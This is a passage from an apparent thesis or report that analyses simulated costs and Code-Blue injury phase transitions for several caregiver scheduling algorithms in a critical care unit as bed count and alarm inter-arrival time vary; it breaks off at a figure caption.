


Figure (9.2.1) shows that initially the cost of all algorithms are in agreement (at zero), since the workload of the caregiver is so low that optimization is unnecessary. This parity breaks down when the number of beds exceeds 4, and the cyclic scan sees a dramatic rise in cost from 0 to 17000 as the number of beds increases from 4 to 8. During this interval, all non-trivial caregiver algorithms facilitated by the OpenCCI maintain their optimal zero cost performance. Finally, when the number of beds increases beyond 8, even the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. This is to be expected, since at such high workloads, no amount of optimization in scheduling can avoid the occurrence of patient injury. The rate at which the proposed algorithms experience costs varies: the Greedy algorithm rises first at 9 beds, while the remaining Immediate, Future-Aware and Socially-Aware algorithms rise above zero at 10 beds. Finally, when the number of beds is sufficiently high,in excess of 13, the costs of all four algorithms once again coincide, since at this work load, no amount of sophisticated optimization can help to lower patient injuries.

The reader may note that the Cyclic Scan algorithm experiences the start of a "phase transition" at 4 beds, while the Greedy algorithm begins the same phase transition at 9 beds. The Immediate, Future-Aware and Socially-Aware algorithms. In contrast, experience the phase transition starting at 10 beds. The non-trivial algorithms complete their phase transition at 13 beds, at which point they re-merge with the performance curve of the naive Cyclic Scan. The error bars (across multiple trials) tend to be small outside of the phase transition, but grow while the phase transitions are occurring. This may lead the reader to question whether, for example, the Immediate algorithm really outperforms the Greedy algorithm for 10 beds, or whether the Greedy algorithm really outperforms the Cyclic Scan for 10 beds, etc., since the curves lie within a standard deviation of each other. The next four graphs seek to explore the correlations between the variance in the curves (across multiple experiments).

Figure 9.2.2 Comparative Cost of OpenCCI algorithms with Cyclic-Scan.



(a)

(b)


(c)

(d)

The four graphs of Figure (9.2.2) depict the *relative* performance of the non-trivial algorithms normalized against the Cyclic Scan. It is important to note that these graphs are not implied by the earlier Figure (9.2.1), since the normalized performance is computed for *each trial*, and the four graphs depict the mean and standard deviation of these normalized values.

We saw earlier in the exposition of Figure (9.2.1), that the Cyclic Scan experiences a phase transition in total cost, beginning at around 4 beds, when it first begins to experience non-zero costs. The question remains, what is the nature of this non-zero cost? Is it all low-level injuries, or is it a few Code-Blue events, for example? To answer this questions requires a finer grained analysis of patient injury levels. The histograms in Figure (9.2.3) show that the phase transition is rapid and bipolar. As the number of beds increases from 4 to 6, most of the costs incurred shift from minimal level injuries to Code-Blue injuries. At 4 beds, the injuries manifest at minimum and medium levels. At 5 beds, there are injuries occurring at all levels, but the majority at at the minimal and Code-Blue levels. By 6 beds, the vast majority of injuries are at Code-Blue.

Figure 9.2.3 Cyclic-Scan transition histograms with base configuration.



(a)


(b)

(c)

(d)

The next set of graphs examine the same fine grained question for the other algorithms, which we saw earlier in the exposition of Figure (9.2.1) experience a phase transition in total cost as the number of beds goes from 9 to 13. These histograms in Figure (9.2.4) show that these algorithms, like Cyclic Scan, have a phase transition which is rapid and bipolar. At 9 beds, the injuries manifest at minimum and medium levels. At 10 and 11 beds, there are injuries occurring at all levels, but the majority at at the minimal and Code-Blue levels. By 12 beds, the vast majority of injuries are at Code-Blue.

Figure 9.2.4 OpenCCI algorithms transition histograms with base configuration.



(a)


(b)

(c)

(d)

It is clear from the prior fine-grained analysis, that all algorithms keep cost low by uniformly keeping injury levels low, but at some threshold fail to be able to achieve this and begin to tradeoff minimal level injuries for Code-Blue injuries. The intermediate injury levels are transient and rare. This tradeoff phenomenon is made transparent in graph Figure (9.2.5).

Figure 9.2.5 Phase transition of minimum and fatal injuries with base configuration.



(a)

(b)

(c)

(d)

9.2.2 Part2

Purpose: The purpose of Part 2 is to quantify how varying the mean inter-arrival time of the vital-sign generated alarms (i.e. the poisson process) impacts the emergence of Code-Blue conditions within the critical care unit, for each of the various proposed caregiver scheduling algorithms.

Configured Parameters

Vital Sign (ID; Poisson λ) . The vital sign ID vs_1 was set to generate alarms according to a Poisson process with mean inter-arrival time of 7.5 min, 15 min, 40 min, and 80 min.

Caregiver Maximum Service Period . We assume that caregiver service time was linear in injury. As time passes, injury level approaches 100 exponentially, and caregiver service time approaches its maximum value, which we took to be 25 min.


Variable Parameters: In this part, the configuration parameters varied the vital-sign mean inter-arrival time through 4 different values, and for each of those values the Bed Count was varied from 1-25.

The overall simulated time is thus 24000 hours, since there are 25 different values executed for 4 different values of the mean inter-arrival time, the variable parameters produced 100 configuration set up, and 8 hours per simulation, repeated for 30 trials.

The four graphs of Figure (9.2.6) shows that initially the cost of all algorithms are in agreement (at zero), since the workload of the caregiver is so low that optimization is unnecessary. This parity breaks down differently for each value assigned to the vital sign alarm mean inter-arrival time.

In graph (a) of Figure (9.2.6) with the vital sign alarm mean inter-arrival time set to 7.5 min. The parity breaks down when the number of beds exceeds 4, and the cyclic scan sees a dramatic rise in cost from 0 to 42000 as the number of beds increases from 4 to 7. During this interval, all non-trivial caregiver algorithms facilitated by the OpenCCI maintain their optimal zero cost performance. Finally, when the number of beds increases beyond 7, even the OpenCCI enabled scheduling algorithms begin to experience non-zero

Figure 9.2.6 Cost of critical care algorithms in Exp1 Part2 with λ 7.5 min, 15 min, 40 min and 80 min.



(a)

(b)

(c)

(d)

cost. This is to be expected, since at such high workloads, no amount of optimization in scheduling can avoid the occurrence of patient injury. The rate at which the proposed algorithms experience costs varies: the Greedy algorithm and Immediate show a marginal higher cost over the remaining Future-Aware and Socially-Aware algorithms. Finally, when the number of beds is sufficiently high, in excess of 10, the costs of all four algorithms once again coincide.


In graph (b) of Figure (9.2.6) with the vital sign alarm mean inter-arrival time set to 15 min. The parity breaks down when the number of beds exceeds 4, and the cyclic scan sees a dramatic rise in cost from 0 to 25000 as the number of beds increases from 4 to 8.

As the number of beds increases beyond 8, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (a), here only the Greedy and the Immediate algorithm rises first, at 9 beds, while the Future-Aware and Socially-Aware algorithms rise above zero at 10 beds. And all algorithms coincide in excess of 11 beds.

In graph (c) of Figure (9.2.6) with the vital sign alarm mean inter-arrival time set to 40 min. The parity breaks down when the number of beds exceeds 5, and the cyclic scan sees a rise in cost from 0 to 9000 as the number of beds increases from 5 to 9. As the number of beds increases beyond 9, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: notice the different behavior from graph (a,b), here only the Greedy algorithm rises first, at 10 beds, followed by the Immediate algorithm, at 11 beds, while the Future-Aware and Socially-Aware algorithms rise above zero at 12 beds. Then all algorithms coincide in excess of 15 beds.

In graph (d) of Figure (9.2.6) with the vital sign alarm mean inter-arrival time set to 80 min. The parity breaks down when the number of beds exceeds 5, and the cyclic scan sees a rise in cost from 0 to 5000 as the number of beds increases from 5 to 9. Notice that the increase of the alarm mean inter-arrival time reduced in order of magnitude the observed cost in each algorithm. And it follows, as the number of beds increases beyond 10, the OpenCCI enabled scheduling algorithms begin to experience non-zero cost. The rate at which the proposed algorithms experience costs varies: first only the Greedy algorithm rises first, at 11 beds, followed by the Immediate algorithm, at 12 beds, while the Future-Aware and Socially-Aware algorithms rise above zero at 13 beds. Finally, in excess of 19 beds, the costs of all four algorithms once again coincide.

Figure 9.2.7 Phase transition of Cyclic-Scan vs Greedy in Exp1 Part2 with λ 7.5 min, 15 min, 40 min and 80 min.



(a)


(b)

(c)

(d)

The four graphs in Figure (9.2.7) compare the Cyclic Scan to the Greedy algorithm break points for different values of λ. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Greedy algorithm, for vital sign alarm mean inter-arrival time set to 7.5 min, showing the transition at 4 and 8 beds respectively. With the mean inter-arrival time set to 15 min, only the Greedy algorithm differed from graph (a) and shows the transition at 9 beds. In graph (c) both the Cyclic Scan and Greedy algorithms shift forward in their transitions at 5 beds, 10 beds respectively, with the mean inter-arrival time set to 40 min. Finally, with the vital sign mean inter-arrival time set to 80 min, similar to graph (c) both the Cyclic Scan and Greedy algorithms shift forward in their transitions at 6 beds, 11 beds respectively.

Figure 9.2.8 Phase transition of Cyclic-Scan vs Immediate-Dispatch in Exp1 Part2 with λ 7.5 min, 15 min, 40 min and 80 min.



(a)


(b)

(c)

(d)

The four graphs in Figure (9.2.8) compare the Cyclic Scan to the Immediate algorithm break points for different values of λ. In graph (a) we observe the comparative transition of the Cyclic Scan algorithm versus the Immediate algorithm, for vital sign alarm mean inter-arrival time set to 7.5 min, showing the transition at 4 and 8 beds respectively. With the mean inter-arrival time set to 15 min, only the Immediate algorithm differed from graph (a) and shows the transition at 9 beds. In graph (c) both the Cyclic Scan and Immediate algorithms shift forward in their transitions at 5 beds, 11 beds respectively, with the mean inter-arrival time set to 40 min. Finally, with the vital sign mean inter-arrival time set to 80 min, both the Cyclic Scan and Immediate algorithms shift forward in their transitions at 6 beds, 12 beds respectively.

Figure 9.2.9 Phase transition of Cyclic-Scan vs Future-Aware in Exp1 Part2 with λ 7.5 min, 15 min, 40 min and 80 min.



(a)

